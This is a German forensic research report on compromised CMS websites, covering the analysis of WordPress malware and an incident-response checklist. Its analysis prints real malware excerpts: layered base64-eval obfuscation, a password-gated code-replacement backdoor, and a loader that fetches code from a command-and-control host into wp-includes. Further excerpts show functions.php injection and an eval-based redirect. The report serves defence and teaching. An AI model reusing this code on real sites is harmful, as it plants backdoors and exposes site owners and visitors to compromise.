Ein wichtiges Ziel der Computer Forensik liegt darin, Malware zu einem möglichst frühen Zeitpunkt zu entdecken. Dies bedeutet, dass auch Malware gesucht und festgestellt werden soll, die noch nicht in den Malwaredatenbanken in vorgefertigten Mustern hinterlegt und durch statische Suchen auffindbar ist. Um möglichst schnell Softwaremodule mit Schadpotential festzustellen, mussten wir große Datenmengen nach unterschiedlichen Auffälligkeiten durchsuchen. Dabei kamen unterschiedliche Techniken zum Einsatz, wie etwa die Korrelation von Events, die bspw. in Logfiles dokumentiert waren. So konnten wir bspw. umfangreiche Scans eines Angreifers nach bestimmten Dateinamen in den Webserver-Logs dazu verwenden, um im weiteren Verlauf des Forschungsprojekts genau nach diesen Dateinamen zu suchen. Diesem Vorgehen lagen die Annahmen zu Grunde, dass der Angreifer nach bekannter Malware sucht und, falls diese im CMS gefunden wird, entsprechend nutzt. Diese Dateinamen stellten wir in weiteren Datensätzen fest:

Search: "5.45.80.13" AND "Status Code:404"

Results

View by: Results | Immaterial items: Hide | Deduplication: None

Name	Item Date
5.45.80.13 GET /css_.php HTTP/1.1	Samstag, 26. November 2022 um 02:14:34 M
5.45.80.13 GET /date.php HTTP/1.1	Samstag, 26. November 2022 um 02:30:08 M
5.45.80.13 GET /date.php HTTP/1.1	Samstag, 26. November 2022 um 02:30:08 M
5.45.80.13 GET /doc.php HTTP/1.1	Samstag, 26. November 2022 um 02:45:47 M
5.45.80.13 GET /doc.php HTTP/1.1	Samstag, 26. November 2022 um 02:45:47 M
5.45.80.13 GET /editor.php HTTP/1.1	Samstag, 26. November 2022 um 03:01:23 M
5.45.80.13 GET /editor.php HTTP/1.1	Samstag, 26. November 2022 um 03:01:23 M
5.45.80.13 GET /fox.php HTTP/1.1	Samstag, 26. November 2022 um 03:17:04 M
5.45.80.13 GET /fox.php HTTP/1.1	Samstag, 26. November 2022 um 03:17:04 M
5.45.80.13 GET /info.php HTTP/1.1	Samstag, 26. November 2022 um 03:32:42 M
5.45.80.13 GET /info.php HTTP/1.1	Samstag, 26. November 2022 um 03:32:42 M
5.45.80.13 GET /jquery.php HTTP/1.1	Samstag, 26. November 2022 um 03:49:24 M
5.45.80.13 GET /jquery.php HTTP/1.1	Samstag, 26. November 2022 um 03:49:24 M
5.45.80.13 GET /kaylin-gai.php HTTP/1.1	Samstag, 26. November 2022 um 04:05:04 M
5.45.80.13 GET /kaylin-gai.php HTTP/1.1	Samstag, 26. November 2022 um 04:05:04 M
5.45.80.13 GET /license.php HTTP/1.1	Samstag, 26. November 2022 um 04:20:45 M
5.45.80.13 GET /license.php HTTP/1.1	Samstag, 26. November 2022 um 04:20:45 M

Abb. 1.6.1: Log Entries mit potentiellem "Malware Scan".

Da die Zahl der so festgestellten Dateien in den einzelnen Fällen z.T. umfangreich war, musste ein effizientes Verfahren entwickelt werden, wie die Funktionsweise der Software schnell und mit skalierbarem Aufwand festgestellt werden konnte. Hier bot sich die dynamische Analyse der Software an, die sich dazu eignete, zur Laufzeit der Software das Verhalten der Software zu analysieren.

Da teilweise erst zur Laufzeit Daten entschlüsselt oder Funktionen mit Parametern gefüllt worden sind, ist die Laufzeitanalyse ein wichtiger Ansatz dafür, ein Stück Software zur Laufzeit zu testen und zu sehen, welche Funktionen dann ausgeführt werden.

Dazu wurde eine Abbildung des Ökosystems benötigt, in dem die Software zum einen lauffähig ist (Laufzeitumgebung) und zum anderen alle Module vorhanden waren, auf die die Software zugreifen würde. Im Falle von Webseiten sind dies häufig PHP Skripte, die über einen Webserver zugehörige Datenbankaufrufe oder Ein- und Ausgaben von Skripten generiert haben.

Von BDO wurde dazu eine virtuelle Umgebung verwendet, die bereits die zentralen Komponenten verschiedener Skript-Engines (Laufzeitumgebung) und Datenbanken verfügbar hatten. Das folgende Schema zeigt die schematische Darstellung der von Replit Inc. zur Verfügung gestellten und für INSPECTION genutzten Laufzeitumgebung (Replit, 2024):



Abb. 1.6.2: Schematische Darstellung Laufzeitumgebung "Replit Inc".

Um die Funktionsweise der Software, die durch die dynamische Analyse als potentielle Malware eingestuft wurde, in einem tieferen Detaillierungsgrad zu verstehen, wurde von BDO ein sog. Code Review durchgeführt. Der Code Review als manuelle Methode ist zwar sehr genau in den Ergebnissen, aber mit erheblichem Arbeitsaufwand verbunden. Hier muss bei der Analyse nicht nur die Programmier-/Skriptsprache gelesen werden können, sondern auch die durch die Software angesteuerten Module müssen verstanden werden. Daher wurde der Prozessschritt Code Review nur dann für Daten ausgeführt, wenn es sich bereits in den vorausgegangenen Tests beim vorliegenden Stück Software sehr wahrscheinlich um Angriffssoftware gehandelt hatte.

Die potentielle Malware wurde dabei auf der Ebene von Funktionen analysiert und dadurch die Funktionsweise herausgearbeitet. Dadurch entstand ein klares Bild über das Schadpotential der Malware.

Ein Ziel des Angreifers ist, den Angriff möglichst persistent zu halten und daher möglichst lange nicht entdeckt zu werden. Um sich vor Entdeckung zu schützen, verwendeten die Angreifer verschiedene Methoden. Dabei wurden im Projektverlauf unterschiedliche Verfahren der "Obfuscation" festgestellt, zu denen der Angreifer seinen Schadcode z.T. kaskadierende Base64 codierte:

Decoded Output download

```
eval(base64_decode("ZXZhbChiYXNlNjRfZGVjb2RlKCJKSGhoWVU1aVlrUldTMU13UWtZOVltRnpaVFkwWDJSbFkyOWtaU2dpV1cxR2VscFVXVEJZTWxKc1dUSTVhMXB
SUFQwaUtUc2tlSEZDVlRaTlpEVm9NVUYxUFdKaGMyVTJORjlrWldOdlpHVW9JbU16VW5saVIxWjFJaWs3SkhodE5rOHplV2gxVUhKbGNEMWlZWE5sTmpSZlpHVmpiMlJsS0
NKWk1taDVJaWs3SkhoWVVWaHFSblZ2VG1GVWNsbzlZbUZ6WlRZMFgyUmxZMjlrWlNnaVlqTktheUlwT3lSNGFUaHhjbmN6TmxaS1ZsSTlZbUZ6WlRZMFgyUmxZMjlrWlNna
VdqTndjR0p0V25OWldGSnNJaWs3IikpO2V2YWwoYmFzZTY0X2RlY29kZSgiSkhoT1lsQlpZV0kxVlZKUGFGRTlKSGhwT0hGeWR6TTJWa3BXVWlna2VHRmhUbUppUkZaTFV6
QkNSaWdrZUU1aVVGbGhZalZWVWs5b1VTa3BPeVI0WTFsdmQzTkZiMjlwZFZrOUpIaHhRbFUyVFdRMWFERkJkU2drZUU1aVVGbGhZalZWVWs5b1VTazciKSk7"));eval(ba
se64_decode("JHhLNzBBaVByamZJemY9Jyc7Zm9yKCR4ZzVVckppNU9Ma2JwPTA7JHhnNVVySmk1T0xrYnA8JHhjWW93c0Vvb2l1WTskeGc1VXJKaTVPTGticCsrKXskeE
s3MEFpUHJqZkl6Zi49JHhtNk8zeWh1UHJlcCgoJHhYeVhqRnVvTmFUclooJHhOYlBZYWI1VVJPaFFbJHhnNVVySmk1T0xrYnBdKV4xNTcyMTc4NjkxKSk7fWV2YWwoJHhLN
zBBaVByamZJemYpOw=="));eval(base64_decode("JHhhYU5iYkRWS1MwQkY9YmFzZTY0X2RlY29kZSgiWW1GelpUWTBYMlJsWTI5a1pRPT0iKTskeHFCVTZNZDVoMUF1
PWJhc2U2NF9kZWNvZGUoImMzUnliR1Z1Ik7JHhtNk8zeWh1UHJlcD1iYXNlNjRfZGVjb2RlKCJZMmh5Iik7JHhYeVhqRnVvTmFUclo9YmFzZTY0X2RlY29kZSgiYjNKayI
pOyR4aThxcnczNlZKVlI9YmFzZTY0X2RlY29kZSgiWjNwcGJtWnNZWFJsIik7"));eval(base64_decode("JHhOYlBZYWI1VVJPaFE9JHhpOHFydzM2VkpWUigkeGFhTm
JiRFZLUzBCRigkeE5iUFlhYjVVUk9oUSkpOyR4Y1lvd3NFb29pdVk9JHhxQlU2TWQ1aDFBdSgkeE5iUFlhYjVVUk9oUSk7"));$xaaNbbDVKS0BF=base64_decode("YmF
zZTY0X2RlY29kZQ==");$xqBU6Md5h1Au=base64_decode("c3RybGVu");$xm6O3yhuPrep=base64_decode("Y2hy");$xXyXjFuoNaTrZ=base64_decode("b3J
k");$xi8qrw36VJVR=base64_decode("Z3ppbmZsYXRl");
```

Abb. 1.3.1: Decodierter Teil "PHP-Skript".

Diese Taktik generiert einen nicht lesbaren Code und erlaubt auch Änderungen am Code vorzunehmen, so dass der Code durch statisches Malware-Scanning (Pattern-Matching) nicht mehr erkennbar ist. Durch den Veränderten Code ändert sich der Hash Value der Malware, wodurch die Malware-Datenbanken keinen Treffer mehr erzielen.

Dem gleichen taktischen Ansatz folgten Codierungen von Malware, die zudem deutlich besser vor Decodierung geschützt waren, indem der Schadcode verschlüsselt wurde. Eine Decodierungsroutine wurde bspw. nach folgendem Muster festgestellt:

```
$install_hash = md5($_SERVER['HTTP_HOST'] . AUTH_SALT);
$install_code = str_replace('{$PASSWORD}' , $install_hash, base64_decode( $install_code ));
```

Abb. 1.6.3: Funktionen zur Entschlüsselung des Angriffstools "Decryption".

Eine weitere festgestellte Taktik des Angreifers, um den Angriff möglichst persistent zu halten, war der Einsatz von sog. Webshells. Darüber eröffnete sich der Angreifer einen eigenen Zugang zum CMS. Über die Webshells konnten die Angreifer den Webspace gewissermaßen administrieren:



Abb. 1.6.4: Webshell mit Funktionen "Ausführen/Durchsuchen/Upload/File Create".

Um auch dynamisch einer potentiellen Entdeckung zu entgehen und die Möglichkeit zu haben, die verwendete Malware upzudaten und erforderlichenfalls mit neuen Funktionen auszustatten, wurde die Möglichkeit der Code-Injection verwendet:

```
<?php
if (isset($_REQUEST['action']) && isset($_REQUEST['password']) && ($_REQUEST['password'] == '{$PASSWORD}'))
    {
$div_code_name="wp_vcd";
        switch ($_REQUEST['action'])
            {

                        case 'change_code';
                if (isset($_REQUEST['newcode']))
                    {

                        if (!empty($_REQUEST['newcode']))
                            {
                                                                    if ($file = @file_get_contents(__FILE__))
                                                                     {
```

Abb. 1.6.5: Malware Funktionalität "Change_Code".

Dabei konnte der Inhalt, mit dem eine Datei aktualisiert werden sollte, auch aus dem Internet von einem C2-Server (Command and Control) heruntergeladen werden:

```
$wp_auth_key='0473c5cd840b94ecb33b787f75ea0970';
        if (($tmpcontent = @file_get_contents("http://www.hoxford.net/code.php") OR
        $tmpcontent = @file_get_contents_tcurl("http://www.hoxford.net/code.php")) AND stripos($tmpcontent,

            if (stripos($tmpcontent, $wp_auth_key) !== false) {
                extract(theme_temp_setup($tmpcontent));
                @file_put_contents(ABSPATH . 'wp-includes/wp-tmp.php', $tmpcontent);

                if (!file_exists(ABSPATH . 'wp-includes/wp-tmp.php')) {
                    @file_put_contents(get_template_directory() . '/wp-tmp.php', $tmpcontent);
                    if (!file_exists(get_template_directory() . '/wp-tmp.php')) {
                        @file_put_contents('wp-tmp.php', $tmpcontent);
```

Abb. 1.6.6: Auszug zum Thema "File-Streaming".

Die so in den Webspace geladenen Inhalte wurden in Teilen dann als Code in bereits existierenden Code von unauffälligen Dateien eingebracht (Code-Injection):

```
if ($content = file_get_contents($themes . DIRECTORY_SEPARATOR . $_ . DIRECTORY_SEPARATOR .
'functions.php')) { $content = $tmp-code . $content ;}

@file_put_contents($themes . DIRECTORY_SEPARATOR . $_ . DIRECTORY_SEPARATOR . 'func-
tions.php', $content);
```

Abb. 1.6.7: Auszug zur Angriffstaktik "Code-Injection".

Im INSPECTION Forschungsprojekt wurde im Rahmen der Computer Forensik die Verwendung der Open Redirect Schwachstelle festgestellt, die zum Umlenken von Internet-Traffic auf Seiten des Angreifers verwendet wird.

Bei der als Open Redirect bekannten Schwachstelle werden Besucher von Webseiten auf eine vom Angreifer manipulierten Seite weitergeleitet. Die Funktionsweise basiert im Grunde darauf, dass die Weiterleitung parametrisiert ist und damit erst zur Laufzeit die konkrete Weiterleitung aufgelöst wird. Da die Ziel URL, auf die weitergeleitet werden soll, zur Laufzeit aus einzelnen Parametern aufgebaut ist, ist diese Form des dynamischen Redirects deutlich schwieriger nachzuweisen und zu analysieren.

Im folgenden Code-Snippet wird die Funktion "IIPPVOAEg34tsji2n9" bei (1) über einen dynamischen Parameter "$IzgF9rOtJZ0wOe1" aufgerufen und erstellt den PHP Code für den Redirect. Der Rückgabewert "$IGe4PXeA42DaRD0" wird in einer weiteren Funktion (2) dazu verwendet den PHP Redirect anzupassen und über „eval“ bei (3) auszuführen:

```
(1)     $IGe4PXeA42DaRD0 = (IIPPVOAEg34tsji2n9($IzgF9rOtJZ0wOe1, "redirect", "yes"));
(2)     if (stripos("qqq" . $IGe4PXeA42DaRD0, "THIS" . "ISPH" . "PRED" . "IRECT")) {
        $IGe4PXeA42DaRD0 = str_ireplace("THI" . "SIS" . "PHP" . "REDI" . "RECT", "",
        $IGe4PXeA42DaRD0);
        $IGe4PXeA42DaRD0 = str_ireplace("<?php", "", $IGe4PXeA42DaRD0);
        $IGe4PXeA42DaRD0 = str_ireplace("?>", "", $IGe4PXeA42DaRD0);
        $IGe4PXeA42DaRD0 = str_ireplace("[DEFISKEY]", str_ireplace("-", "+", urlde-
        code($IGe4PXeA42DaRD1)), $IGe4PXeA42DaRD0);
(3)     eval($IGe4PXeA42DaRD0);
```

Abb. 1.5.15: PHP Skript "Redirect".

Die dynamisch zur Laufzeit erstellte URL wird vom Angreifer gesteuert und leitete bei unserer Untersuchung den Webseitenbenutzer unter (3) auf eine manipulierte Webseite weiter.

Diese Form des Hackings ist bei manipulierten Webseiten auch deswegen schwer zu analysieren, da der Angreifer für die verwendeten Variablen keine sprechenden Namen verwendet, sondern mit Funktionsnamen wie " IIPPVOAEg34tsji2n9" den Code möglichst unleserlich gestaltet.

1.6.4 AP 5.2: Technische Lösungshinweise (Lessons Learned)

Vorgehen

Im Verlauf des INSPECTION Projekts wurden Ergebnisse aus der computer-forensischen Analyse sowie den Erfahrungen aus der Incident Response mit den Betroffenen gesammelt und verwertet. Zur Verwertung wurden von BDO Lösungshinweise erarbeitet, die helfen, die Sicherheit der Systeme zu erhöhen sowie Maßnahmen zu definieren, die bei der Lösung erfolgreicher Angriffe notwendig erscheinen, um wieder ein malwarefreies System zu erhalten.

Erreichte Ergebnisse

Aus der Betrachtung der Post-Mortem-Analyse entstand ein Vorgehensmodell, das Betroffenen beschreibt, welche Aktivitäten ausgeführt werden sollen, um eine Ausbreitung des Angriffs einzudämmen, und was beachtet werden muss, um eine bereinigte und malwarefreie Seite wieder in Betrieb zu nehmen. Der Workflow ist im Folgenden beschrieben:

1. *Webseite offline stellen:* Um zu vermeiden, dass der Angriff weiterläuft und Systeme von Webseitenbesuchern infiziert oder die User anderweitig geschädigt werden, sollte die Webseite umgehend offline geschaltet werden.
2. *Backup des aktuellen Datenstands*: Damit der Angriff untersucht werden kann, sollte vom gesamten Webspace (CMS, Datenbank, Themes und Plugins) ein Backup erstellt werden. Dies dient auch dazu, um für evtl. aufkommende Schadenersatzansprüche oder andere Anfragen eine Beweissicherung zu haben.
3. *Check Webmaster-Rechner:* Da nicht ausgeschlossen werden kann, dass auch der Rechner des Webmasters infiziert ist, sollte der Rechner einer genauen Analyse unterzogen werden, um zu verhindern, dass die Webseite erneut infiziert wird.
4. *Änderung der Passwörter:* Da der Angreifer evtl. Passwörter erraten oder anderweitig entwendet hat, ist zu empfehlen, alle Passwörter im Zusammenhang mit der Webseite (CMS, SSH, FTP, DB, Plugins) zu ändern.
5. *Analyse des Angriffs:* Die Analyse teilt sich im Grunde in zwei Teile auf: die statische Analyse in Form von Überprüfung der Daten gegen bekannte Muster und die dynamische Analyse, um auch etwaige unbekannte Malware festzustellen (bspw. Webshell Hunting).
6. *Vorhandenes Backup laden:* Sollte ein Backup der Seite vorhanden sein ist zu beachten, dass dieses vor dem Restore der Webseite auf mögliche Schadsoftware überprüft werden muss. Dies verhindert, dass es zu einer erneuten Infektion durch Malware kommt, die im Backup gespeichert ist. Nur wenn sichergestellt werden kann, dass das Backup frei von Malware ist, kann das Backup restored werden. Hierzu sollten auch die Ergebnisse aus der Analyse des Angriffs herangezogen werden.

7. *Entfernung von Suchmaschineneinträgen:* Auch wenn der Angriff gestoppt wurde, sind noch Einträge aus dem Hacking in den Suchmaschinen-Indices gespeichert. Hier kann beim jeweiligen Suchmaschinenbetreiber beantragt werden, dass diese Einträge aus den Suchmaschinen-Indices gelöscht werden.
8. *Blacklists:* Sollte die Seite bereits in Blacklists von Suchmaschinen geführt werden, dann ist auch hier per Antrag die Wiederaufnahme in den Index zu erwirken.
9. *Update und Patching:* Die häufigste Ursache für das Hacking von Webseiten sind Schwachstellen in nicht upgedateten oder ungepatchten Softwarekomponenten. Zum überwiegenden Teil sind hier Plugins betroffen. Hier ist zu beachten, dass alle Softwaremodule, die für die Webseite Verwendung finden, auch upgedatet werden.
10. *Source Code Review:* Source Code Reviews sollten unter Sicherheitsaspekten durchgeführt werden, um mögliche sicherheitsrelevante Schwachstellen im Source Code festzustellen. Grundlegende Tests können auch automatisiert durchgeführt werden, um zu sehen, ob bspw. als sicher geltende Funktionen und Libraries verwendet werden. Gerade aber beim Einsatz von Third Party Software, wie PlugIns oder Themes, muss zusätzlich darauf geachtet werden, dass diese Tools frei von unerwünschten Funktionen oder Malware sind.
11. *Aktivierung Logs:* Um mögliche Angriffe besser detektieren zu können und auch um nach einem erfolgreichen Angriff Möglichkeiten zu haben, die IoC zu verstehen und den Hacking Fall analysieren zu können, ist die Verwendung von Logfiles notwendig. Hier bringen CMS bereits Möglichkeiten in Form von Audit und Security Logs mit, die nach deren Konfiguration sicherheitsrelevante Events, wie bspw. Veränderungen an Dateien des CMS oder Usermanipulationen, aufzeichnen.

1.6.5 Verwertungsplan

Im aktuellen Lagebild des BKA für das Jahr 2023 zeigt sich ein weiterhin hohes Niveau an Cybercrime und damit ein großes Potential für Services aus dem Bereich der Informationssicherheit und als Teil davon für den operativen Teil einer Incident Response, die sog. "Computer Forensik". Diese wurde im Rahmen des INSPECTION Forschungsprojekts von BDO geleistet.

Bedrohungslage Cybercrime

Wie im Bundeslagebild "Cybercrime 2023" beschrieben, liegen Straftaten im Bereich Cybercrime in Deutschland weiter auf einem hohen Niveau. Das zeigt sich insbesondere mit Blick auf Cyberstraftaten, die zu Schäden in Deutschland führen, jedoch aus dem Ausland oder von einem unbekannten Ort aus verübt werden. Die Zahl dieser sogenannten Auslandstaten steigt seit ihrer Erfassung im Jahr 2020 kontinuierlich an – 2023 um 28% gegenüber dem Vorjahr. Die Zahl der Auslandstaten im Phänomenbereich Cybercrime übersteigen damit erneut die der Inlandstaten, also jene Cyberstraftaten, bei denen Deutschland gleichermaßen Handlungs- und Schadensort ist. Die Inlandstaten stagnieren auf hohem Niveau (134.407 Fälle bzw. -1,8% gegenüber 2022).

Cybercrime richtet jedes Jahr einen hohen wirtschaftlichen Schaden an. Laut Erhebung des Branchenverbandes Bitkom e. V. lagen die im Jahr 2023 direkt durch Cyber-Angriffe verursachten gesamtwirtschaftlichen Schäden bei 148 Milliarden Euro.

Die Aufklärungsquote bei den Cybercrime-Delikten ist 2023 um drei Prozentpunkte angestiegen und liegt nun bei 32,2 Prozent (BKA, 2023).

Auch die von der European Union Agency for Cybersecurity (ENISA) herausgegebene "Enisa Threat Landscape 2023" zeigt einen starken Anstieg für Hacking Events im betrachteten Bereich (enisa, 2023):



Abb. 1.5.8: Timeline 2022/07 bis 2023/06 "EU Hacking Events per month".

enisa beschreibt hier einen deutlichen Anstieg an Hacking Events im Zeitraum von Juli 2022 bis Juni 2023. Die Ursachen liegen laut enisa in einer zunehmend geopolitisch instabilen Lage, in denen Threat Actors mit unterschiedlichen Motiven agieren, um Ihre Ziele durchzusetzen. Insbesondere zeigt die Bedrohungslage auch für die Sektoren eine deutliche Bedrohungslage, die unter die EU – Regulatorik der NIS-2-Richtlinie fallen (enisa, 2023):



Abb. 1.5.9: Anzahl der Hacking Incidents für "Targeted Sectors".

Gerade die unter NIS2 fallenden Unternehmen stellen hier interessante Abnehmer für Services der Computer Forensik dar, da hier gerade bei KMUs häufig keine Möglichkeit vorgehalten wird eine Incident Response für einen Security Incident aus eigener Kraft zu leisten.

Das Lagebild im Bereich der Informationssicherheit zeigt daher, dass für den Markt der Computer Forensik sehr gute Chancen für BDO vorhanden sind, um Unternehmen mit Servicedienstleistungen zu unterstützen, die im Rahmen einer Incident Response zur Aufarbeitung von IT Security Incidents erforderlich sind.

BDO

Mit dem Forschungsprojekt steht für BDO ein interessanter Sektor in der Informationssicherheit im Fokus, der die vorhandenen Services und Marktpotentiale erweitert. Gerade KMUs sind häufig nicht in der Lage, einen funktionierenden Informations-Sicherheitsprozess mit Incident Response und Computer-Forensik aufzubauen und sind in diesem Bereich auf externe Unterstützung angewiesen. Bei diesen Firmen sehen wir, dass Themen aus der Informationssicherheit nicht formalisiert sind und Risiken auf einer ad hoc Basis gemanagt werden, d. h. Fragen der Informationssicherheit werden situationsbezogen und oft auch erst reaktiv angegangen. Da BDO einen Mittelstandsfokus hat und in diesem Sektor den größten Teil der Mandate akquiriert, sind all die Firmen Zielgruppe, die eine Internetpräsenz

betreiben, dabei aber keine Sicherheitsthemen in der Informationstechnologie aktiv und selbst betreuen. Das ist damit genau der Fokus, den auch das INSPECTION Projekt hatte.

Diese Firmen sind über die Fake Online-Shops Suche von mindUp von außen erkennbar und adressierbar. Eine Incident Response, wie im Rahmen des Forschungsprojekts geleistet, ist hier weiterhin zwingend empfehlenswert sowie nachfolgend die Erhöhung der Resilienz gegenüber Hackerangriffen über technische und organisatorische Maßnahmen.

Hier können die Erkenntnisse des INSPECTION Projekts durch verbesserte und erweiterte Methoden dabei unterstützen, Mandate zu gewinnen, und über die Umsetzung von Projekten aus der Informationssicherheit ein Beitrag zur Resilienz von IT Infrastrukturen gegenüber Angriffen geleistet werden.

Markteinschätzung

Nach wie vor sehen wir, dass Firmen häufig die Gefahr von Cyberattacken unterschätzen und Ihre Firma selbst nicht als mögliches Angriffsziel sehen. Die Erfahrung zeigt, dass dies nicht richtig ist und dieser Irrtum dazu führt, dass von Firmen häufig reaktiv Maßnahmen gesetzt werden und in Sicherheit erst dann investiert wird, wenn ein Sicherheitsvorfall erfolgt und ein z.T. namhafter Schaden entstanden ist. Durch fehlende Sicherheitsmaßnahmen haben viele Firmen keinerlei Möglichkeiten, einen Sicherheitsvorfall selbst zu detektieren, und bekommen diese Rückmeldung erst von außen, nachdem der Angriff teilweise über Monate ausgeführt wurde.

NIS2 (Network and Information Security 2)

Seit Jahren definiert die Regulatorik für KRITIS Unternehmen über die NIS (Netzwerk- und Informationssicherheit) Richtlinie Vorgaben und Anforderungen, die durch deren Umsetzung das allgemeine Sicherheitsniveau für betroffene Firmen in Europa deutlich erhöhen. Die deutsche Ableitung für NIS, das IT-SIG (IT-Sicherheitsgesetz) ist seit 2015 in Kraft.

